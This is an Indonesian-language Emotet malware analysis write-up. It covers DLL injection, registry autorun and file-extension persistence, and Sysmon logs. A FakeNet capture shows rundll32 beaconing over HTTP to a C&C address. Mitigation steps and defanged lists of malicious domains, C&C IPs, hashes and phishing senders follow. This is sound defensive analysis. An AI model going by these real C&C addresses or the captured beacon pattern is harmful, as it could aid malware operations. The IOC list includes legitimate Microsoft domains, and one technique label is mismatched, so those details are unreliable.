

Dynamic injection pada memory dijalankan setelah proses running file unike dari background berlangsung dan beberapa Dynamic-link library(dll) yang digunakan adalah `ntdll.dll`, `wow64.dll`, `wow64cpu.dll`, `KERNELBASE.dll`.




## Analysis Malware Emotet Dynamic-link Library injection

Sedangkan ketika kami melakukan analisa pada file Dynamic-link library(dll) milik malware **GEXSG6zSW.dll** , ditemukan malware menggunakan beberapa fungsi API **OLEAUT32.dll**, **SHELL32.dll**, **USER32.dll**, **ole32.dll**, **pdh.dll** . Setelah malware emotet melakukan proses injection, malware emotet akan mendaftarkan format extension baru pada registry sesuai dengan format file yang di drop dan file baru yang akan didrop nantinya.






Analysis Malware Emotet Add new extension



Add another new extension Analysis Malware emotet

Malware emotet akan membuat otomatis menjalankan program malware setiap kali komputer/laptop baru saja aktif, dengan cara mendaftarkan registry file malware pada `\ Software\Microsoft\Windows\CurrentVersion\Run\ .`



Registry Analysis Malware Emotet autorun

Proses lain yang sering akan membuat sistem menjadi berat saat running service adalah adanya proses yang melakukan pencarian indexing dan lainya menggunakan fungsi **SEARCHFILTERHOST.EXE** dan **SEARCHPROTOCOLHOST.EXE**, ketika malware aktif.

Information	1/26/2022 12:52:28 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:52:37 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:53:29 AM	Sysmon	17	Pipe Created (rule: PipeEvent)
Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

---

Event 11, Sysmon

General Details

Friendly View  XML View

+ System

- EventData

**RuleName** technique\_id=T1047,technique\_name=File System Permissions Weakness

**UtcTime** 2022-01-26 08:52:28.831

**ProcessGuid** {43199d79-efb3-61f0-2300-000000001900}

**ProcessId** 1216

**Image** C:\Windows\system32\svchost.exe

**TargetFilename** C:\Windows\Prefetch\SEARCHPROTOCOLHOST.EXE-AFAD3EF9.pf

**CreationUtcTime** 2019-03-19 13:01:56.555

**User** NT AUTHORITY\SYSTEM

Information	1/26/2022 12:52:28 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:52:37 AM	Sysmon	11	File created (rule: FileCreate)
Information	1/26/2022 12:53:29 AM	Sysmon	17	Pipe Created (rule: PipeEvent)
Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)
Information	1/26/2022 12:53:29 AM	Sysmon	1	Process Create (rule: ProcessCreate)

---

Event 11, Sysmon

General Details

Friendly View  XML View

+ System

- EventData

**RuleName** technique\_id=T1047,technique\_name=File System Permissions Weakness

**UtcTime** 2022-01-26 08:52:37.738

**ProcessGuid** {43199d79-efb3-61f0-2300-000000001900}

**ProcessId** 1216

**Image** C:\Windows\system32\svchost.exe

**TargetFilename** C:\Windows\Prefetch\SEARCHFILTERHOST.EXE-AA7A1FDD.pf

**CreationUtcTime** 2019-03-19 13:00:13.114

**User** NT AUTHORITY\SYSTEM

### Analysis Malware Emotet Search host and protocol


Ketika proses infeksi sudah selesai malware emotet akan mencoba melakukan connection to outbound dengan mengakses IP C&C malware dan kami sudah menangkap beberapa IP C&C malware yang mencoba diakses.

```

01/26/22 01:59:23 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:23 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:23 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:23 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:23 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:23 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:25 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:25 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:25 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:27 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:27 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:27 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:32 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:32 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17101
01/26/22 01:59:32 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:55 AM [ Diverten] rundll32.exe (6240) requested TCP 195.77.239.39:8080
01/26/22 01:59:55 AM [ HTTPListener80] GET /xfQ0HpeELKqRnpOWJExsnFvXQdSZtylfaRnXYHVdSKxbVYCwUijvs HTTP/1.1
01/26/22 01:59:55 AM [ HTTPListener80] Cookie: sIiIIQkSN=wSnZw4703sf780XQ/i4nFJtI80zxpF60rxw1j1enV3hJnnsWqReq415E50
01/26/22 01:59:55 AM [ HTTPListener80] Host: 195.77.239.39:8080
01/26/22 01:59:55 AM [ HTTPListener80] Connection: Keep-Alive
01/26/22 01:59:55 AM [ HTTPListener80] Cache-Control: no-cache
01/26/22 01:59:55 AM [ HTTPListener80]
01/26/22 01:59:55 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:55 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17103
01/26/22 01:59:55 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:55 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:55 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17103
01/26/22 01:59:55 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:55 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:56 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17103
01/26/22 01:59:56 AM [ Diverten] [Error 87] The parameter is incorrect.
01/26/22 01:59:56 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:57 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17103
01/26/22 01:59:57 AM [ Diverten] ERROR: Failed to send outbound loopback TCP packet
01/26/22 01:59:57 AM [ Diverten] TCP 127.0.0.1:80->127.0.0.1:17103
    
```

### Analysis Malware Emotet connection to C&C

Beberapa IP C&C yang kami temukan terdapat related dengan IP C&C yang sering dipakai sebagai penyerangan yang memanfaatkan log4j.



### Malware analysis emotet log4j

## Bagaimana Cara Mitigasi Malware emotet?

- Pastikan melakukan block pada domain dan IP IOC berserta C&C.
- Memastikan memiliki EDR sebagai pencegahan.

- Pastikan jika menggunakan log4j sudah mendapatkan versi terbaru.
- Memastikan server mail gateway melakukan filter spam/phising pada sender mail yang tidak memiliki dmarc.
- Melakukan cleaning pada file dan folder:
  - C:\Users\IEUser\dwa.ocx(atau file activeX uniqe lainnya)
  - C:\Users\IEUser\AppData\Local\{unigqe folder}\{unigqe file}
  - C:\Windows\Prefetch\{bershikan isi artifact}
  - C:\Users\IEUser\AppData\Local\Microsoft\Windows\INetCache {bershikan isi file}
  - HKEY\_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\Windows\CurrentVersion\Run\ {hapus file aneh}
  - HKEY\_USERS\S-1-5-21-321011808-3761883066-353627080-1000\Software\Microsoft\Windows\CurrentVersion\Explorer\FileExts\.blf {hapus file aneh}
  - {.ndy, .tnn, .ovo, .blf} **note: format emotet masih banyak ini hanya sebageian yang saya temukan ketika analisa silahkan hapus.**
  - C:\Users\IEUser\AppData\Roaming\Microsoft\Office\Recent {hapus recent file yang dibuka sebagai malware}
- Melakukan scanning antivirus.
- Block domain sender.

## Emotet IOC (Indicator of compromise)

---

bluetoothheadsetreview[.]xyz

topline36[.]xyz

mammy-chiro[.]com

unifiedpharma[.]com

kauffmancreates[.]com

ecs[.]office[.]com

uci[.]cdn[.]office[.]net

sanagrafix[.]com

112[.]78[.]125[.]227

SHA256 :

CB5D0451582313831775C542C874C2FAE664CF090646987895E5645E33F1B317

SHA256 : d5e424520fc86ef4c91caacdf609bc584cb73faaf0a6131db19f6b2d0eee57ad

MD5 : BE4813C9B6C410BC1E0A8416BA2EE153

## Emotet C&C (Command and Control)

---

185[.]148[.]168[.]220:8080

54[.]38[.]242[.]185

54[.]37[.]228[.]122

62[.]171[.]178[.]147:8080

85[.]214[.]67[.]203:8080

190[.]90[.]233[.]66  
37[.]44[.]244[.]177:8080  
210[.]57[.]209[.]142:8080  
116[.]124[.]128[.]206:8080  
128[.]199[.]192[.]135:8080  
195[.]154[.]146[.]35  
185[.]148[.]168[.]15:8080  
195[.]77[.]239[.]39:8080  
207[.]148[.]81[.]119:8080  
78[.]47[.]204[.]80  
62[.]171[.]178[.]147:8080  
37[.]59[.]209[.]141:8080

## Sender Spam dan Phising Emotet

---

\*@rubioguzman[.]com  
\*@alianzagb[.]com  
\*@allinautos[.]com  
\*@nanaki[.]co[.]jp  
\*@daiwaconst[.]co[.]jp  
\*@cangroup[.]com[.]sg  
\*@berlina[.]com[.]uy  
\*@denyuusya[.]co[.]jp  
\*@kare[.]com  
\*@expresoeltero[.]com  
\*@ptsif[.]com  
\*@amarishotel[.]com  
\*@alobhainfotech[.]com  
\*@maidoha[.]com  
\*@pecconsultltd[.]com.gh  
\*@galaxycorp-vn[.]com  
\*@gunungabadi[.]com